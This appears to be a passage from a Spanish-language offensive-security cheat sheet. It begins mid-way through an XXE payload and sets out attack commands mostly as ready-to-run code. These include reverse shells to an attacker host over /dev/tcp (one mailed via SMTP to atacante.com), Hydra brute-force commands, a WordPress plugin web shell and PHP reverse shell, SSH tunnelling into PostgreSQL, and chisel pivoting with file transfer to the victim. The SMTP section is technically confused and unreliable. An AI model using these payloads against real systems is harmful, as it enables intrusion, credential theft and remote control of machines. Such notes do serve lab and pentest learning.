   %local_dtd;
]>
<root></root>
```

REVERSE SHELL SMTP:

Reverse shell mediante el servicio de correo SMTP.

```
1.En la máquina comprometida, abra una conexión de socket a un servidor SMTP controlado por el atacante:
```

```
nc atacante.com 25
```

```
2.Envíe un saludo inicial al servidor SMTP:
```

```
EHLO mi_dominio.com
```

```
3.Inicie sesión en el servidor SMTP enviando el comando "AUTH LOGIN". Proporcione su nombre de usuario y contraseña codificados en Base64:
```

```
AUTH LOGIN
Username: tu_nombre_de_usuario_en_Base64
Password: tu_contraseña_en_Base64
```

```
4.Envíe el correo electrónico que contiene el código del shell inverso. Asegúrese de que el cuerpo del correo electrónico contenga el código del shell inverso que ejecutará la conexión inversa con la máquina del atacante:
```

```
MAIL FROM: <tu_direccion_de_correo_electronico>
RCPT TO: <destinatario@atacante.com>
DATA
From: <tu_direccion_de_correo_electronico>
To: <destinatario@atacante.com>
Subject: Ejecutar shell inverso

#!/bin/bash
bash -i >& /dev/tcp/atacante.com/4444 0>&1
.
```

No olvidar poner el atacante a la escucha:

```
nc -lvp 4444
```

CODIFICAR TEXTO PLANO A BASE64 (TEXTO A BASE64):

```
echo "hola" | base64
```

Decodificar de base64 a texto plano:

```
echo "aG9sYQo=" | base64 -d
```

LOCATE:

Comandos para instalar locate en debian (parrot):

sudo apt-get install mlocate	
sudo updatedb	
locate mimikatz	Ejemplo de búsqueda

WHICH

which mimikatz	Buscar en el sistema

Hydra:

```
hydra -l user -P passlist.txt ftp://192.168.0.1
hydra -L users.txt -p 'funnel123#!#' ssh://10.129.228.195
hydra -L users.txt -p 'funnel123#!#' 10.129.228.195 ssh
```

Psql: (PostgreSQL)

Instalacion:

```
sudo apt-get update
sudo apt-get install postgresql
sudo service postgresql start
```

Reenvío de puerto local (local port forwarding) – ssh tunneling

Shell atacante 1 - ssh tunneling

```
ssh -L 1234:localhost:5432 christine@10.129.228.195
```

Shell atacante 2 – conexión con la DB por el puerto 1234

```
psql -U christine -h localhost -p 1234
```

Comandos psql:

\list	\l
\connect secrets (secrets es la DB)	\c secrets
\dt	Listar las tablas de la DB secrets
select * from dbname;	Dbname hace referencia al nombre de la DB

Enumeración: (Post explotación)

ss -tln
-l: Display only listening sockets.
-t: Display TCP sockets.
-n: Do not try to resolve service names.

Hacking WordPress:

Luego de ganar acceso a WordPress hacemos los siguientes pasos
Creamos un archivo con el nombre shell.php con el siguiente codigo
<?php system($_GET['cmd']); ?>
Ahora lo convertimos a .zip con el siguiente comando
zip shell.zip ./shell.php
Lo subimos al WordPress y lo Activamos en el botón (Activar plugin)
Luego lo intentamos activar en la pagina de plugins instalados, el cual hace que aparezca un error y no de la ruta de donde se encuentra el script malicioso, luego de ir allí escribimos después del .php?cmd=id

- Otra forma puede ser que metamos el codigo de un web shell al comienzo de un código de los plugins ya instalados en la pestaña de (Editor de archivos de plugins) .

Entonces al comienzo del codigo ingresaríamos este codigo https://github.com/Anonimo501/php-webshells/blob/master/Collection/Simple-Webshell.php y guardamos cambios, posterior a esto vamos y activamos el plugin en la pestaña plugins instalado y recargamos la página, el cual se reflejaría el web shell.

O podemos subir en ves de un web shell, un reverse shell, con el siguiente codigo

```
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/IP-Atacante/443 0>&1'");
?>
```

Instalación de GO:

Descarga el archivo binario de Go para la versión que deseas instalar desde la página oficial de descargas de Go: https://golang.org/dl/.
sudo tar -C /usr/local -xzf go1.16.3.linux-amd64.tar.gz
export PATH=$PATH:/usr/local/go/bin
go version

Pivoting con chisel:

Github de chisel: https://github.com/jpillora/chisel

- Instalacion de chisel:

Dentro de la carpeta de chisel tipeamos el siguiente comando:	
go build .	Compilamos chisel
go build -ldflags "-s -w" .	Reducimos el peso
upx brute chisel	Reducimos el peso
du -hc chisel	Vemos el tamaño de chisel

- Atacante a la escucha mediante chisel como server:

```
./chisel server --reverse -p 444
```

- En la victima ejecutamos chisel como cliente:

```
./chisel client IP-Atacante:444 R:127.0.0.1:445:IP-Victima:445
```

- Pasar chisel de la maquina atacante a la maquina victima:

nc -lvnp 444 < chisel	Maquina atacante a la escucha para enviar chisel
cat > chisel < /dev/tcp/IP-Atacante/444	Victima copia chisel de la maquina atacante